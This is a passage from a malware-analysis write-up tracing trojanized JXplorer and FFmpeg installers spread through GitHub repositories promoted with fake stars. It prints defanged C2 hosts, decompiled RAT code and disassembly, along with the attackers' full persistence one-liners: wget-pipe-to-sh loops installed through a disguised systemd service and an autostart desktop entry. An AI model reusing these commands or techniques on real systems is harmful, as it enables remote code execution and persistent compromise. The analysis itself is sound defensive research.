- It supported following set of commands: ACCESS, APPEND, BYE, COPY, DOWNLOAD, FETCH, HASH, LIST, LOGOUT, NOOP, PWD, REMOVE, RENAME, SELECT, STAT, VERSION

- It seemed to use embedded RSA modulus and public exponent to encrypt and decrypt network communication with two hardcoded command and control servers:
[limons.duckdns\[.\]org](http://limons.duckdns[.]org) (TCP/13057) and [polarbear.freedomdns\[.\]org](http://polarbear.freedomdns[.]org) (TCP/7003)
- Additionally it reported ROT13 encoded username, operating system type and architecture to the following URL:
[hxxp://utelemetrics.atwebpages\[.\]com/update.php?tag=<ROT13_DATA>](http://hxxp://utelemetrics.atwebpages[.]com/update.php?tag=<ROT13_DATA>)
- It also had capability of invoking Java code obtained from the hardcoded URL:
[hxxp://ecc.freedomdns\[.\]org/a2s.txt](http://hxxp://ecc.freedomdns[.]org/a2s.txt) (not available at the time of analysis)
- Interestingly it also implemented a very specific function to extract user name value from the `.gitconfig` file located in user's home directory

```

else if (str1.equals("REMOVE"))
{
    if (str2.length() == 0) {
        return "Error 61: No arguments provided";
    }
    File localFile1;
    if (!(localFile1 = g(str2)).delete()) {
        return "Error ?: Unable to delete file";
    }
    localh.a("** File '" + localFile1.getPath() + "' removed\n");
}
else if (!str1.equals("NOOP"))
{
    if (str1.equals("ACCESS"))
    {
        if (str2.length() == 0) {
            return "Error 38: Function not implemented";
        }
        String[] arrayOfString;
        if (((arrayOfString = a(str2))[0].equalsIgnoreCase("-e") && (arrayOfString.length == 2))
        {
            if (arrayOfString[1].equalsIgnoreCase("STOP"))
            {
                Main.a = true;
                System.exit(0);
            }
            else if (arrayOfString[1].equalsIgnoreCase("VERSION"))
            {
                localh.a("** FEimea Portable App - ver. 3.11.2 Mainline\n");
                localh.a("** Audio system : (none)\n");
                localh.a("** Audio codecs : (none)\n");
                localh.a("** System name : ").a(System.getProperty("os.name")).a("\n");
                localh.a("** Architecture : ").a(System.getProperty("os.arch")).a("\n");
            }
            else
            {
                return "Error 61: No arguments provided";
            }
        }
        a(localh, paramString[0], str1);
        this.c.a(localh.toString());
    }
}

```


At that point I ran out of files to analyze but at the same time suspected that with the existence of the FEimea Portable App there is likely much more to this story than just someone playing with the JXplorer installer. I made an assumption that while I might have stumbled upon a testing version of the modified installer there might be other versions floating around. I also expected that some distribution channel for modified installer must exist.

JXplorer: Part Deux

I set out for a hunt. I downloaded latest Windows version (3.3.1.2) of the JXplorer installer from its official website and I compared MD5 hash with installer file hosted on the official GitHub repository [pegacat/jxplorer](https://github.com/pegacat/jxplorer). They were the same (MD5: `c23a27b06281cfa93641fdbb611c33ff`). I did the same with JXplorer installer files downloaded from multiple software hosting websites. Same results. I repeated the process with files grabbed from SourceForge mirrors. All good. Then I searched for JXplorer on GitHub:

The screenshot shows a web browser window with the GitHub search results for 'jxplorer'. The browser's address bar shows the URL 'https://github.com/search?q=jxplorer'. The search results are displayed in a list format. On the left side, there is a sidebar with navigation options: 'Repositories' (10), 'Code' (?), 'Commits' (302), 'Issues' (78), 'Marketplace', 'Topics', 'Wikis' (38), and 'Users' (1). Below this, there is a 'Languages' section showing 'Java' (3) and 'Shell' (1). The main content area shows '10 repository results'. The first result is 'pegacat/jxplorer', which is a Java repository with 39 stars. The description is 'A free java ldap client with LDIF support, security (inc SSL, SASL & GSSAPI), translated into many languages (inc. Ch...'. It was updated on Aug 2, 2018. The second result is 'serkovs/jxplorer', which is a Java repository with 79 stars. The description is 'JXplorer - A Java Ldap Browser'. It was updated on Feb 20, 2018. The third result is 'Tim132/JXplorer', which is a Java repository with 1 star. The description is 'Updated on Nov 26, 2015'. The fourth result is 'markdingemanse/JXplorer', which is a Java repository with 0 stars. The description is 'a simple cross platform file browser made using Java'. It was updated on Nov 16, 2014. At the bottom of the sidebar, there are links for 'Advanced search' and 'Cheat sheet'.

If not the number of stars assigned to the repositories I would probably have ignored the results. How come the official JXplorer GitHub repository ([pegacat/jxplorer](https://github.com/pegacat/jxplorer)) had 39 stars while the next one ([serkovs/jxplorer](https://github.com/serkovs/jxplorer) [Wayback Machine copy]) had twice as many? The difference was even more striking with subscribers of each repository (11 vs 66). What was also strange the [serkovs/jxplorer](https://github.com/serkovs/jxplorer) was not even a clone of the official JXplorer repository and it only contained a single file - Linux installer for the JXplorer 3.3.1.2:



I downloaded Linux installer (32 bit ELF binary) from both repositories and compared the files. Just by looking and their sizes I knew they were different. The original Linux installer file `jxplorer-3.3.1.2-linux-installer.run` (MD5: `0c00fd22c65932ba9ce58b4ba6107cf0` , `VT`) was 7679495 bytes long, while the one downloaded from `serkovs/jxplorer` (MD5: `0489493aeb26b6772bf3653aedf75d2a` , `VT`) was a bit larger (7954444 bytes).

Both files were generated by BitRock Install Builder, the same tool that was used to create Windows version of the installer. I knew the drill and immediately used `bitrock-unpacker` to extract JXplorer software files and then compared them. There were no differences. Next I extracted BitRock installer files - again files were identical so I decided to further inspect the binary downloaded from the `serkovs/jxplorer` repository. While skimming through the binary in hex editor I noticed strings characteristic for the UPX packer however my attempt to unpack it with the `upx` tool was unsuccessful and I got the `not packed by UPX` error. After a while I realized that the file lacked usual UPX magic values (`UPX!`) which were replaced by the following string: `L1ma` . Fortunately `upx` was able to unpack the file after I replaced all occurrences of `L1ma` with the original value of `UPX!` .

Once I had the unpacked file (MD5: `25c47cf531e913cb4a59b2237ab85963` , `VT`) I spent some time reverse-engineering it and eventually I found a suspicious function that started with decrypting 704 bytes of data (located at file offset 0x92040) using 256 bytes long XOR key (located at file offset 0x66700). The decrypted data contained 15 null-terminated strings. The ultimate goal of the code was to establish persistence and to execute the following command:

```
/bin/sh -c 'while true;do wget hxxp://zyyaio.onlinewebshop[.]net/act/stat.php?info=SLADE -0 -|sh;sleep 60;done>/dev/null 2>&1'
```

The code followed two main paths, depending on privileges it was executed with. When ran with root privileges the code would perform following actions:

- Create a new systemd service `rpc-statd-sync` (with the following description: `Sync NFS peers due to a restart`) to execute above one-liner
- Establish additional persistence for every user in the system by creating a desktop entry (`~/.config/autostart/.desktop`) to execute above one-liner

Without root privileges the code resorted only to infecting current user.

```
00048BF8 call sys_geteuid_wrapper
00048BFD test eax, eax
00048BFF jnz loc_8048E32 ; HOME
```

```
00048C05 lea ebx, [ebp+var_F0]
00048C08 nov ecx, 16h
00048C10 nov edi, ebx
00048C12 rep stosd
00048C14 nov eax, 3 ; /lib/systemd/system/rpc-statd-sync.service
00048C19 call get_decrypted_string
00048C1E push ecx
00048C1F push ecx
00048C20 push ebx
00048C21 push eax
00048C22 call stat_unask_wrapper2
00048C27 nov eax, 3 ; /lib/systemd/system/rpc-statd-sync.service
00048C2C call get_decrypted_string
00048C31 pop esi
00048C32 pop edi
00048C33 push ebx
00048C34 push eax
00048C35 call stat_unask_wrapper2
00048C3A add esp, 10h
00048C3D test eax, eax
00048C3F js short loc_8048C4C ; /lib/systemd/system/rpc-statd-sync.service
```

```
00048C41 xor esi, esi
00048C43 cmp [ebp+var_C4], 0
00048C4A jnz short loc_8048C73 ; /lib/systemd/system/rpc-statd-sync.service
```

```
00048C4C loc_8048C4C: ; /lib/systemd/system/rpc-statd-sync.service
00048C4C nov eax, 3
00048C51 call get_decrypted_string
00048C56 nov esi, eax
00048C58 nov eax, 7 ; Description-Sync NFS peers due to a restart
00048C58 ; [Service]
00048C58 ; ExecStart=/bin/sh -c ...
00048C58 ; [Install]
00048C58 ; WantedBy=multi-user.target
00048C5D call get_decrypted_string
00048C62 nov ecx, esi
00048C64 nov edx, 104h
00048C69 nov esi, 1
00048C6E call openat_write_wrapper
```

```
00048C73 loc_8048C73: ; /lib/systemd/system/rpc-statd-sync.service
00048C73 nov eax, 3
00048C78 call get_decrypted_string
00048C7D push edx
00048C7E push edx
00048C7F push ebx
00048C80 push eax
00048C81 call stat_unask_wrapper2
00048C86 add esp, 10h
00048C89 test eax, eax
00048C8B js loc_8048D3C ; /home
```


While modified software was rather specific, at that stage I did not have any proof that the same entity was behind modification of both (Linux and Windows) JXplorer installers. I was also very curious what else I can find on GitHub.

The Power of Social Graph

I started going through GitHub accounts that starred or subscribed the repository [serkovs/jxplorer](https://github.com/serkovs/jxplorer) and I quickly noticed patterns:


- Accounts seemed to be created in multiple batches, on specific dates, as if the process was automated

- Accounts created on 2018-03-04 did not have any content and were simply used to star 41 other repositories
- Accounts created at earlier dates (February 2018) were used both to host a single repository and to increase authenticity of other repositories by starring and subscribing them




There were additional similarities among accounts that hosted repositories:

- Each account hosted a single repository with a history of one or two commits



The Missing Link

I decided to inspect content of the [ballory/ffmpeg](#) [Wayback Machine copy] repository because it did not contain JAR file(s) like most of other identified repositories - instead it had a bunch of Linux binaries, claiming to contain “FFmpeg Linux Build (64 bit)”. Additionally, the repository stood out as it did not have as many stars and subscribers as others (only 14) however the owner (**ballory**) starred and subscribed at least 60 other repositories according to the collected data.



The `readme.txt` file present in the repository directly linked to www.johnvansickle.com/ffmpeg/, a website hosting static ffmpeg builds for Linux. In fact, file names and directory structure matched sample build I downloaded from there. I did not find that exact build (`ffmpeg-git-20180427-64bit-static.tar.xz` listed in the `readme.txt` file) on www.johnvansickle.com so I was not able to compare files.

When I started analyzing the `ffmpeg` 64 bit ELF binary (MD5: `c78ccfc45bfa703cce0fc0c75c0f6af` , `VT`) I immediately noticed suspicious code right at the entry point. The code was responsible for mapping the binary via `/proc/self/exe` and then jumping to a specific offset, 624 bytes from the end of the file. After dumping and disassembling shellcode occupying last 624 bytes of the binary I was left with a short

decryption loop (XOR 0x37, SUB 0x2e) and encrypted data. The decrypted data contained shellcode responsible for forking and executing following command in the child process via `execve` syscall:

```
/bin/sh -c 'cd /home/`whoami`/.config&&mkdir -p autostart&&cd autostart&&echo [Desktop Entry]>y&&echo Type=Application>y&&echo Exec=/bin/sh -c "'while true;do wget hxxp://allesare.sourceforge[.]net/en-us/m -O -|sh;sleep 60;done'">y&&chmod 755 y&&mv y .desktop'
```


That was exactly what I was looking for. The `allesare` SourceForge project was owned by the account named `allare778` (Stein Sørnson), and this finding created plausible link between the GitHub user `ballory` and that account.

Remaining part of the code was supposed to run in the parent process and was responsible for decrypting (XOR 0x11, SUB 0x31) 162 bytes of data located 786 bytes from the end of the file and jumping to it. The decrypted data seemed to contain original entry point function.

The other analyzed binaries from the repository (`ffmpeg-10bit` (MD5: `6d5bea9bfe014fc737977e006692ebf3` , `VT`), `ffprobe` (MD5: `98f8600ff072625fd8ff6b3e14675648` , `VT`), `qt-faststart` (MD5: `e9b58b1e173734b836ed4b74184c320b` , `VT`)) contained same pieces of shellcode, located at the same offsets from the end of files and used the same decryption routines. The only small differences were in the hardcoded offsets.


The Even More Missing Link

